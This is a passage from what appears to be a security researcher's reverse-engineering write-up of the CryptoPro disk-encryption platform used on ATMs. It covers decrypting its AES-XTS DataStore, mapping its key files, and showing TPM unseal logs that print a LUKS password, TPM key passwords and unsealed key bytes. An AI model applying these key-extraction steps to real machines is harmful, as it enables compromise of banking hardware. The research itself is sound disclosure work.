


`crypt_config` Call to `keyExpand_n_decryptFUNptr`

At this point, further detailed analysis walking the pseudocode or assembly routines becomes very complicated, long, and tedious. Ultimately, the `DataStore` encryption key was observed to be `AES-XTS`. Although, this was not fully identified till after I had rebuilt the crypto engine from scratch via dynamic analysis. This analysis process was done manually and did not rely on AI assistance, except for after the fact to identify the crypto algorithm. `AES-XTS` is a little obscure and I had referenced the following resources to try and identify the architecture but was ultimately unsuccessful (*Serious Cryptography* [18] and *Understanding Cryptography* [19]). The primary giveaway of `AES` was the fact there was key expansion, rotation, and a set of substitution and transition tables. These tables also matched FIPS guidelines - so `AES` was

determined to be the base algorithm logic. There were some base correlations between this crypto algorithm and the GoLang `crypto/aes` package [20] but it was not 100%.

The following highlevel flow diagram was built to describe the `AES-XTS` decryption pipeline:




`AES-XTS` Decryption Diagram

In `AES-XTS`, the 64-byte encryption key is split into two 32-byte `AES256` keys. Each is then expanded to their respective encryption and decryption keys. So, in this model there will be four expanded keys all together. An expanded encrypt/decrypt key for `AES256` key1 and another for key2.

The encryption key for key2 then takes the sector offset of the block to be decrypted and performs standard FIPS byte shifting/mixing to produce the IV. That IV is then applied to the expanded decrypt key, from key1, to decrypt the cipher text. `AES-XTS` contains the same block size as traditional `AES256` (16-bytes), this is because `AES-XTS` is more or less just `AES256`. The IV is then rotated through the 512-byte sector in traditional CBC fashion. Each sector then repeats this process.

Now that we have the decryption routine, the `DataStore` can be decrypted with `ragavan`!!



ragavan - DataStore Decryption

Examination of the decrypted block, I can confirm it is indeed a FAT filesystem:

```
None
# hexdump -C /tmp/datastore.bin | head
00000000  eb fe 90 4d 53 44 4f 53  35 2e 30 00 02 10 01 00  |...MSDOS5.0.....|
00000010  02 00 02 00 00 f0 ef 00  3f 00 ff 00 00 00 00 00  |........?.......|
00000020  00 00 08 00 80 00 29 d9  01 56 5a 4e 4f 20 4e 41  |......)..VZNO NA|
00000030  4d 45 20 20 20 20 46 41  54 20 20 20 20 20 00 00  |ME    FAT     ..|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
00000200  f0 ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000210  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000220  11 00 12 00 ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
```

DataStore Decrypted Bytes

```
None
# file /tmp/datastore.bin
/tmp/datastore.bin: DOS/MBR boot sector, code offset 0xfe+2, OEM-ID "MSDOS5.0",
sectors/cluster 16, root entries 512, sectors/FAT 239, sectors/track 63, heads
255, sectors 524288 (volumes > 32 MB), serial numbe
r 0x5a5601d9, unlabeled, FAT (16 bit by descriptor+sectors), followed by FAT
```

DataStore File Properties

The `DataStore` was now successfully decrypted, now we can examine the contents and continue our analysis.

Here is an update to my ongoing task list:

1. ~~Locate the `FATStore`~~
2. ~~Recovery `DataStore` plain text content~~
3. Examine the configuration context within the `DataStore`
4. Examine the XML configuration file
5. Locate disk encryption keys
6. Recover application cryptographic logic

Data Store Content Analysis

The initial contents of the `DataStore` were as follows:

```
None
.
├── ADMINS.BIN
├── AUTOREBO.BIN
├── BGIMAGE.BIN
├── BGIMG_HA.BIN
├── BGIMG_PA.BIN
├── BIMG_NEW.BIN
├── BOOT_CFG.BIN
├── CAPROFTS.BIN
├── CAURLS.BIN
├── CHKSCBL.BIN
├── CHKSUMS.BIN
├── CL_GUID.BIN
├── CL_NAME.BIN
├── CL_STATE.BIN
├── CL_VERS.BIN
├── DR2.BIN
├── DSRESET.BIN
├── EBEDATA.BIN
├── EDAS_PRF.XML
├── ENAB_CA.BIN
├── ENCQUEUE.BIN
├── ESCS_PRF.XML
├── EVENT.LOG
├── EVT_TSUP.BIN
├── HELPDESK
```

```
│   ├── ALPHABET.TXT
│   ├── KEYS_LHK.BIN
│   ├── SP_1031.TXT
│   ├── SP_1033.TXT
│   └── UHKPAIRS.BIN
├── I18N.BIN
├── INITAUTH.BIN
├── KEK2_CON.BIN
├── KEK_CONC.BIN
├── KEYS
│   ├── AUTH_AD.BIN
│   ├── DEK.BIN
│   ├── EDA_KEYS.BIN
│   ├── PBA_ENC.BIN
│   └── REF_VAL.BIN
├── LANGBG.BIN
├── LANG.XML
├── LAYOUT.XML
├── LICENSE.BIN
├── LINUX
│   ├── AES_X86.BIN
│   ├── ATR.TAB
│   ├── I13H_X86.BIN
│   ├── I15H_X86.BIN
│   ├── I8H_X86.BIN
│   ├── ISO_HASH.BIN
│   ├── NOIPV6.BIN
│   ├── P11_PROV.XML
│   └── WINPART.BIN
├── LKGLH.BIN
├── MBR.BIN
├── OFFS_UTC.BIN
├── P11
│   ├── ALADDIN.FIL
│   ├── ALADDIN.TGZ
│   ├── ATHENA.FIL
│   ├── ATHENA.TGZ
│   ├── ATRUST.FIL
│   ├── ATRUST.TGZ
│   ├── CRYPTO.FIL
│   ├── CRYPTO.TGZ
│   ├── GUD.FIL
│   ├── GUD.TGZ
│   ├── OPENSC.FIL
│   └── OPENSC.TGZ
```

```
├── PARTMAP.TXT
├── REINITHW.BIN
├── S4REACT.BIN
├── SELFINIT.BIN
├── SHA256.BIN
├── SSLCERTS.BIN
├── TIMESERV.BIN
├── TOTP
├── TSTAMP_M.BIN
├── URL_TS.BIN
├── VIDEO.BIN
├── VSCAN
└── WINLOG.BIN

7 directories, 77 files
```

`DataStore` - File Contents

During the course of this research, the following high-level file index was identified. The `DataStore` was observed to have approximately 255 possible files and the purpose of each was not identified. The following list represents the files of note that were reviewed during the course of this research effort.

- `CHKSUMS.BIN`: File index for SHA256 content validation of Linux
- `CHK_FL.BIN`: File index for Windows file integrity scanning
- `KEYS/PBA_ENC.BIN`: LUKS Encryption Password
- `KEYS/DEK.BIN`: Bitlocker encryption key
- `EDAS_PRF.XML`: CryptoPro XML configuration
- `SHA256.BIN`: `sha256sum` ELF binary
- `KEK_CONC.BIN`: Key Encryption Key (KEK) storage
- `CURRAUTH.BIN`: CryptoPro current authentication mechanism
- `INITAUTH.BIN`: CryptoPro initial authentication mechanism
- `REINITHW.BIN`: Hardware re-initialization flag
- `HW_ENC_A.BIN`: Set for transparent Hardware auth `0x00` active `0x01` inactive
- `HW_ENCR.BIN`: Activation for TPA hardware encryption
- `TPADBLST.XML`: USB device deny list
- `TPABWLST.XML`: USB device allow list
- `TPADB.BIN`: Trusted Platform Authorization (TPA) database
- `CRTSTOR.BIN`: Certificate store - ASCII file of PEM certs
- `ENCSTATE.BIN`: Encryption state of the device

- `LKGLH.BIN`: Linux sum based file measurements performed during Pre-Boot Authorization (PBA) Phase I
- `SYS_FLST.TXT`: Full Linux file index
- `KEYS/BLKEY.BIN`: BitLocker Encryption Key
- `KEYS/BL_RECPW.BIN`: BitLocker recovery password
- `ESC_BL.BIN`: Escape to BitLocker flag
- `LINUX/AES_x86.BIN`: `DataStore` encryption algorithm
- `LINUX/DB_RESC.BIN`: Diebold rescue data
- `KEYS/WOL_AES.BIN`: Windows Offline Login (WOL) AES Key
- `KEYS/REF_VAL.BIN`: `DataStore` seed value for the Key Encryption Key (`KEK`)
- `PARTMAP.TXT`: Windows GPT

Not all the files I have listed above may be present within the initial state of the `DataStore`, during the first boot cycle depicted at the beginning of this section. This was because CryptoPro initialization was performed through the course of several boot cycles. The tree listing of `DataStore` contents, above, was representative of boot cycle 1. This cycle occurs directly after install of CryptoPro and before the Windows partition was encrypted. However, there are a few files in the above list that are present that I would like to highlight.

First and foremost is `EDAS_PRF.XML`, this file carries the CryptoPro configuration that was assigned based on the settings present in the server database `dbo.ProfileEntry`, referenced in the Architecture section. For the full XML policy content, see Appendix IV.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<EDAProfile>
  <ProfData>
    <EDAGeneral>
      ...
    </EDAGeneral>
    <EDAAdvanced>
      ...
    </EDAAdvanced>
    <EDAClientSecurity>
      ...
    </EDAClientSecurity>
    <ProfProcessing>
      ...
    </ProfProcessing>
    <Helpdesk>
      ...
    </Helpdesk>
```

```
    <Smartcard>
      ...
    </Smartcard>
    <SSO>
      ...
    </SSO>
    <LOG>
      ...
    </LOG>
    <WOL>
      ...
    </WOL>
    <TransparentAuthentication>
      ...
    </TransparentAuthentication>
    <Networking>
      ...
    </Networking>
    <MobileApp>
      ...
    </MobileApp>
  </ProfData>
</EDAProfile>
```

`EDAS_PRF.XML` File Contents

The high-level XML categories and how they map to `dbo.StaticProfile` is as follows:

- `EDAGeneral` maps to `EDASGENERALPROFILE`
- `EDAAdvanced` maps to `EDASADVANCEDPROFILE`
- `EDAClientSecurity` maps to `CLIENTSECURITYPROFILE`
- `ProfProcessing` maps to `PROFILEPROCESSINGPROFILE`
- `Helpdesk` maps to `HELPDESKPROFILE`
- `Smartcard` maps to `SMARTCARDPROFILE`
- `SSO` maps to `SSOPROFILE`
- `LOG` maps to `LOGPROFILE`
- `WOL` maps to `WOLPROFILE`
- `TransparentAuthentication` maps to `TPAPROFILE`
- `Networking` maps to `NETWORKPROFILE`
- `MobileApp` maps to `MOBILE_PROFILE`

The `EDAS_PRF.XML` file, in Appendix IV, represents the configuration options for transparent authentication via `0of0 Operation Mode`. In this mode, CryptoPro will build a seed, generated from the system's hardware fingerprint. The resulting value was used to establish the Key Encryption Key (KEK) for encryption of sensitive files within the `DataStore`. Additionally, this configuration also contains the settings for transparent authentication and UEFI validation of system files via EFI Pre-Boot Authorization (`EFIPBA`). This architecture was not documented as part of the CryptoPro Administrator's Guide [11] and was identified through a laborious trial and error approach. I will go into more detail on this architecture later.

Individual configuration options for each of these high-level categories are detailed in Appendix II: `dbo.ProfileEntry`. Each category was aligned to the categories detailed in Appendix III: `dbo.StaticProfile`. Long story long, the configuration values in the `EDAS_PRF.XML` file, above, were as close as I was able to get to a production ATM configuration. Based on the boot cycle and authorization process, this was observed to be almost identical to my previous research against Diebold Nixdorf's VSS platform [1].


The second file I would like to highlight is `KEYS/PBA_ENC.BIN`. This file contains the `LUKS` encryption password. The presence of this file indicates the contents were assigned during the installation of CryptoPro and initial entropy was derived from the Windows installer. Analysis of the Windows installation process was not performed as part of this research effort.

```
Shell
# cat KEYS/PBA_ENC.BIN
vKzsgQk1=k/!tFatd$fgDfkGsfdMYY%
```

`KEYS/PBA_ENC.BIN` LUKS Encryption Password

Some files are currently not present, but should still be mentioned; `KEYS/BLKEY.BIN`, `KEYS/BL_RECPW.BIN`, and `LINUX/DB_RESC.BIN`. The last file appears to have some reference to Diebold which was interesting because the installer for this research effort was understood to be a commercially available version of CryptoPro and should not have a direct reference to Diebold or Wincor.

`crypt_config` contained a function with a large `case` statement, that consumed a single HEX byte, mapping all possible `DataStore` files. I have named this function `dataStore_file_index_lookup`:



`crypt_config` `DataStore` File Index Function

This function was used to both read and write to each file. The `case` statement was used to match the appropriate file index based on the single byte HEX value, passed via `param_1`. This index table allowed for mapping each file back to the calling function. Specifically, the file `DB_RESC.BIN`, had the index value `0xbc`.

```
928     break;
929   case 0xbc:
930     uVar2 = string_split("linux/db_resc.bin");
931     *param_2 = uVar2;
932     param_1 = 0;
933     break;
934   case 0xbd:
935     uVar2 = string_split("uefifodr.bin");
```

`crypt_config` `DB_RESC.BIN` File Index Value

Back tracking function references to `dataStore_file_index_lookup`, we land in `FUN_0041ba29`. Which contains a debug statement indicating this function's name was `ss_data_store_delete_diebold_rescue_mode_data`:

Decompile: FUN_0041ba29 - (crypt_config)

```
1
2 ulong FUN_0041ba29(void)
3
4 {
5   long lVar1;
6   ulong uVar2;
7   long in_FS_OFFSET;
8
9   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10  uVar2 = FUN_00411d65(0xbc);
11  if ((int)uVar2 != 0) {
12    ERR_Logger("%s: could not delete file: 0x%08x\n","ss_data_store_delete_diebold_rescue_mode_data"
13               ,uVar2 & 0xffffffff);
14    uVar2 = 0x1022;
15  }
16  if (lVar1 == *(long *)(in_FS_OFFSET + 0x28)) {
17    return uVar2;
18  }
19                    /* WARNING: Subroutine does not return */
20  stack_smashing();
21 }
22
```

`crypt_config` File Index Call to `0xBC` for `ss_data_store_delete_diebole_rescue_mode_data`

This approach was used to map many of the `DataStore` content files back to their appropriate application logic. Having knowledge of what function triggered reads or writes to the `DataStore` allowed for dynamic manipulation of `crypt_config` via the runtime environment.

At this point, I am able to decrypt and re-encrypt the `DataStore`, modify system content and bend the architecture to my will. I must be getting close to a full compromise of the platform, right? Wrong again.. After the first reboot, the `DataStore RBytes` block was overwritten and the `DataStore` encryption key was sealed away in the TPM. Access to the `DataStore`

encryption key from the raw system disk presented a very narrow window of opportunity and was not practical outside of my lab setup. If we want to compromise the system in its normal operating condition, we will need to take a deeper look at the TPM configuration and architecture.

Just like any good reverse engineering project, there are always unforeseen challenges. So my task list continues to grow.

1. ~~Locate the `FATStore`~~
2. ~~Recovery `DataStore` plain text content~~
3. ~~Examine the configuration context within the `DataStore`~~
4. ~~Examine the XML configuration file~~
5. Map out the TPM process
6. Locate disk encryption keys
7. Recover application cryptographic logic

TPM Protection

As a reminder, the CryptoPro client installer introduces a Superschaf (aka Linux) partition to the end of the system's partition table. This enclave was used to perform the authorization and authentication routines. Additionally, configuration of the CryptoPro architecture requires several boot sequences, through Superschaf, to properly configure the system. Once the system was rebooted and Microsoft BitLocker encrypts the drive, we are able to get the following debug logging from `crypt_config`:

```
None
17.01.2026 01:03:35.564 DBG ss_util_shm_init: shared memory mapped at position
0x7ffff7df8000
17.01.2026 01:03:35.578 INF ss_hw_tpm20_have_tpm20: TPM 2.0 found
17.01.2026 01:03:35.578 ERR ss_hw_misc_efi_read_variable: variable SS_LINUX_INFO
does not exist
17.01.2026 01:03:35.578 INF ss_config_nogui_process_uefi_pba_data: no data from
EFI PBA
17.01.2026 01:03:59.883 DBG (5996) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 28732ac1-1ff8-d211-ba4b-00a0c93ec93b
17.01.2026 01:03:59.883 DBG (5996) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 16e3c9e3-5c0b-b84d-817d-f92df00215ae
17.01.2026 01:03:59.883 DBG (5996) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a2a0d0eb-e5b9-3344-87c0-68b6b72699c7
17.01.2026 01:03:59.883 DBG (5996) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a4bb94de-d106-404d-a16a-bfd50179d6ac
```

```
17.01.2026 01:03:59.883 DBG (5996) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a0eda0ed-85a1-b94e-b92d-cf6dccd3ddca
17.01.2026 01:03:59.883 DBG (5996) get_eda_partition_params: found partition with
GUID A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA
17.01.2026 01:03:59.883 DBG (5996) ss_util_hw_get_partition_data:
        part->disk_number      = 0
        part->disk_id          = 0x00000000
        part->partition_number = 5
        part->start_sector     = 3bf6000
        part->num_sectors      = 300000
        part->bytes_per_sector = 512
17.01.2026 01:03:59.884 DBG (5996) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
17.01.2026 01:03:59.887 DBG (5996) ss_util_hw_get_reserved_blocks2:
offset=33801814016, num_bytes=65536 (Bytes)
17.01.2026 01:03:59.888 DBG (5996) ss_hw_tpm20_have_tpm20: TPM 2.0 found (cached)
17.01.2026 01:03:59.888 INF (5996) ss_hw_tpm_check_tpm: TPM protection is active,
restoring DSK
17.01.2026 01:03:59.889 DBG (5996) ss_util_hw_get_reserved_blocks2:
offset=33801814016, num_bytes=65536 (Bytes)
17.01.2026 01:03:59.889 DBG (5996) ss_hw_tpm20_unseal_dsk: dsk_sealed has 8492
bytes
17.01.2026 01:03:59.889 DBG (5996) _lookupKey: in.capability = 1
17.01.2026 01:03:59.889 DBG (5996) _lookupKey: in.property   = 0x81004350
17.01.2026 01:03:59.891 DBG (5996) _lookupKey: out.capabilityData.capability = 1
17.01.2026 01:03:59.891 DBG (5996) _lookupKey: handles->count = 3
17.01.2026 01:03:59.891 DBG (5996) _lookupKey: key handle 0x81004350 found!
17.01.2026 01:03:59.892 DBG (5996) _get_tpm_key_passwords: SKSecret->length = 32
17.01.2026 01:03:59.892 DBG (5996) _get_tpm_key_passwords: secret_base64 =
JMdtQbiAYaQOCsUlSGXnSb9piQxgSLrS40yN2OjwKwE=
17.01.2026 01:03:59.892 DBG (5996) _get_tpm_key_passwords: primary_pwd =
JMdtQbiAYaQOCsUl, seal_pwd = GXnSb9piQxgSLrS
17.01.2026 01:03:59.892 DBG (5996) _loadKey: in.parentHandle = 0x81004350
17.01.2026 01:03:59.892 DBG (5996) _loadKey: in.inPublic.size = 78 bytes
17.01.2026 01:03:59.892 ERR (5996) _loadKey: could not execute TPM_CC_Load:
TPM_RC_RETRY - the TPM was not able to start the command
17.01.2026 01:03:59.902 INF (5996) _loadKey: success: handle = 0x80ffffff
17.01.2026 01:03:59.915 DBG (5996) _startAuthSession: success: handle = 0x03000000
17.01.2026 01:03:59.915 DBG (5996) _ss_hw_tpm20_extend_register: extending
register PCR-15. hash_domain is 0
17.01.2026 01:03:59.915 DBG (5996) _get_hashlist_from_filelist: files=0xa9b6b0,
type=1
17.01.2026 01:04:00.106 DBG (5996) _get_hashlist_from_filelist: adding new
cumulative hash entry: 11 files
```

```
17.01.2026 01:04:00.106 INF (5996) _ss_hw_tpm_util_get_uefi_hashlist: make hashes
from 11 UEFI files
17.01.2026 01:04:00.106 INF (5996) _ss_hw_tpm20_extend_register: hashlist
generation took 1 seconds
17.01.2026 01:04:00.122 DBG (5996) _ss_hw_tpm20_extend_register: current value of
register 15:
17.01.2026 01:04:00.123 DBG (5996) Dump of 32 bytes at pos 0xa9b800 (PCR):
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................

17.01.2026 01:04:00.123 DBG (5996) _extendPCRSHA256: extending 32 bytes to
register 15
17.01.2026 01:04:00.123 DBG (5996) Dump of 32 bytes at pos 0xa9fb6c (Buffer):
53 8F FA E2 F9 46 48 FF  24 B2 94 EB 86 90 EE 2C  |  S....FH.$......,
23 3F A9 8B 14 85 08 2D  29 2E C4 6E 00 D1 F0 14  |  #?.....-)..n....

17.01.2026 01:04:00.139 DBG (5996) _extendPCRSHA256: successfully extended PCR
register
17.01.2026 01:04:00.139 INF (5996) _ss_hw_tpm20_extend_register: register
extension took 0 seconds
17.01.2026 01:04:00.156 DBG (5996) _ss_hw_tpm20_extend_register: final value of
register 15:
17.01.2026 01:04:00.156 DBG (5996) Dump of 32 bytes at pos 0xa9b7b0 (PCR):
B3 05 0A ED D3 E2 4B DB  8B 95 F8 1F 12 7A 3A F1  |  ......K......z:.
27 20 12 D2 55 36 06 0B  A5 98 D5 0E B2 AE 9C 53  |  ' ..U6.........S

17.01.2026 01:04:00.163 DBG (5996) _policyPCR: in.policySession = 0x03000000.
is_trial_session = FALSE
17.01.2026 01:04:00.163 DBG (5996) _policyPCR: pcrmask = 0x00008000
17.01.2026 01:04:00.179 INF (5996) _policyPCR: success
17.01.2026 01:04:00.196 INF (5996) _policyAuthValue: success
17.01.2026 01:04:00.196 DBG (5996) unseal: in.itemHandle = 0x80ffffff
17.01.2026 01:04:00.196 DBG (5996) unseal: sessionHandle0 = 0x03000000
17.01.2026 01:04:00.196 DBG (5996) unseal: sessionAttributes0 = 1
17.01.2026 01:04:00.214 DBG (5996) Dump of 64 bytes at pos 0xa9b870 (unsealed
data):
29 55 AE 16 1A 55 63 DB  58 70 85 B4 00 97 4B BA  |  )U...Uc.Xp....K.
93 C7 EC 87 A1 14 B9 18  73 FA 94 44 18 0A 0F 77  |  ........s..D...w
A7 79 B2 B2 8B CF 89 88  9F 87 B2 E6 E3 48 8A 7C  |  .y...........H.|
52 72 5C DF 2B CD 3B 89  51 A9 16 A8 41 C9 43 DF  |  Rr\.+.;.Q...A.C.

17.01.2026 01:04:00.214 INF (5996) _unseal: success
17.01.2026 01:04:00.226 INF (5996) _flushContext 0x80ffffff: success
17.01.2026 01:04:00.232 INF (5996) _flushContext 0x03000000: success
```

```
17.01.2026 01:04:00.233 DBG (5996) ss_util_shm_add_blob: adding blob with uuid
8fe6289f-e741-4c31-98fb-57fa7b86d82f
17.01.2026 01:04:00.234 DBG (5996) ss_util_hw_get_data_store_start_sector: reading
layout sector 66019311
17.01.2026 01:04:00.234 DBG (5996) ss_data_store_get_start_sector: sector_address
= 65494880, num_sectors = 524288
17.01.2026 01:04:00.234 DBG (5996) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
17.01.2026 01:04:00.240 INF (5996) MountFS: Filesystem total size: 252280832 bytes
available (240 MB).
